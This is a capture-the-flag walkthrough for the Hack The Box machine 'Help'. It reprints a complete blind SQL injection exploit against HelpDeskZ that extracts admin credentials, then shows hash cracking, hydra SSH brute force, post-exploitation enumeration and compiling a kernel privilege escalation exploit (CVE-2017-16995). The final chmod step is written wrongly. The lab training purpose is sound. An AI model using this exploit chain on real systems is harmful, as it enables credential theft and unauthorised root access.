
earlier we found the Authenticated SQLi, let’s try to exploit it we’ll use exploit from exploitdb
https://www.exploit-db.com/exploits/41200
Exploit.py
import requestsimport sys
if( len(sys.argv) < 3): print "put proper data like in example, remember to open a ticket before.... " print "python helpdesk.py http://192.168.43.162/helpdesk/ myemailtologin@gmail.com password123" exit()EMAIL = sys.argv[2]PASSWORD = sys.argv[3]
URL = sys.argv[1]
def get_token(content): token = content if "csrfhash" not in token: return "error" token = token[token.find('csrfhash" value="'):len(token)] if '" />' in token: token = token[token.find('value="')+7:token.find('" />')] else: token = token[token.find('value="')+7:token.find('"/>')] return token
def get_ticket_id(content): ticketid = content if "param[]=" not in ticketid: return "error" ticketid = ticketid[ticketid.find('param[]='):len(ticketid)] ticketid = ticketid[8:ticketid.find('"')] return ticketid
def main():
# Start a session so we can have persistant cookies session = requests.session()
r = session.get(URL+"") print "working on it.." print r #GET THE TOKEN TO LOGIN TOKEN = get_token(r.content) if(TOKEN=="error"): print "cannot find token" exit(); #Data for login login_data = { 'do': 'login', 'csrfhash': TOKEN, 'email': EMAIL, 'password': PASSWORD, 'btn': 'Login' }
# Authenticate print "loging-in..." r = session.post(URL+"/?v=login", data=login_data) print r #GET ticketid ticket_id = get_ticket_id(r.content) print "got ticket :"+ticket_id if(ticket_id=="error"): print "ticketid not found, open a ticket first" exit() #change this according to your parameters last two parameters need to change based on your url, to get that go to tickets and click on attachment and you'll find the last two parameter value in url replace it with here target = URL +"?v=view_tickets&action=ticket¶m[]="+ticket_id+"¶m[]=attachment¶m[]=1¶m[]=1"
limit = 1 char = 47 prefix=[] while(char!=123): target_prefix = target+ " and ascii(substr((SeLeCt table_name from information_schema.columns where table_name like '%staff' limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -" #print "getting target prefix: "+target_prefix
response = session.get(target_prefix).content #print "target prefix: "+response if "couldn't find" not in response: prefix.append(char) limit=limit+1 char=47 else: char=char+1 table_prefix = ''.join(chr(i) for i in prefix) print "\n\n++ prefix: "+table_prefix table_prefix = table_prefix[0:table_prefix.find('staff')]
limit = 1 char = 47 admin_u=[] while(char!=123): target_username = target+ " and ascii(substr((SeLeCt username from "+table_prefix+"staff limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -" #print "using payload: "+target_username response = session.get(target_username).content #print "username found: "+response if "couldn't find" not in response: admin_u.append(char) limit=limit+1 char=47 else: char=char+1
limit = 1 char = 47 admin_pw=[] while(char!=123): target_password = target+ " and ascii(substr((SeLeCt password from "+table_prefix+"staff limit 0,1),"+str(limit)+",1)) = "+str(char)+" -- -" #print "using payload: "+target_password response = session.get(target_password).content #print "password found: "+response if "couldn't find" not in response: admin_pw.append(char) limit=limit+1 char=47 else: char=char+1
admin_username = ''.join(chr(i) for i in admin_u) admin_password = ''.join(chr(i) for i in admin_pw)
print "------------------------------------------" print "username: "+admin_username print "password: sha256("+admin_password+")" if admin_username=="" and admin_password=='': print "Your ticket have to include attachment, probably none atachments found, or prefix is not equal hdz_" print "try to submit ticket with attachment"if __name__ == '__main__': main()i’ve modified this exploit, to add some print statement and solve the session() error, this will help you to understand the exploit and debug it if you face any issues, let’s run the exploit using
python2 41200.py http://help.htb/support/ helpme@helpme.com godhelpmeplz
here if you are not getting prefix value you might doing something wrong in parameters values, let’s crack the obtained hash using crackstation.net

now we do have the admin credentials what about ssh!, but admin is not valid username what next let’s create a basic wordlist based on this machine’s nature
we’ll include names we found earlier, system name, machine name, root, admin, running services names etc

then i’ll run hydra on the target
hydra -L users.txt -p Welcome1 ssh://10.10.10.121
i got the password, i’ll use this credentials to login to machine using ssh
ssh help@10.10.10.121
Post-Enum
then i’ll first check for my sudo permissions

help user can’t run sudo on this machine, what about SUID binaries
find / -type f -perm -4000 2>/dev/null
nothing interesting, no sensitive files, hardcoded credentials here
any internal service running?
ss -tunlp
i noticed that the SMTP is running internally it’s worthy to check the mail
cat /var/mail/help
these are the system generated mails, nothing interesting here
no interesting files belongs to us you can check it via find / -user help 2>/dev/null | grep -v "/proc" | grep -v "/home/help/help/"
i’ll upload the linpeas.sh to automate the enumeration
but i didin’t find anything useful from linpeas output, so i’ve decided to look for the Kernel exploits, so i first grab the system version and OS information
cat /etc/*-release
as it is ubuntu 16.4, it’s possibility to get kernel exploit as it is old OS
then i uploaded the linux-exploit-suggester.sh to target machine and run

CVE-2017-16995: is highly probable so i downloaded the exploit in my kali machine start python3 -m http.server and use wget to download 45010.c to target machine
then i compiled c file using

gcc -o exploit 45010.cmake it executable using chmod -x exploit and then run exploit ./exploit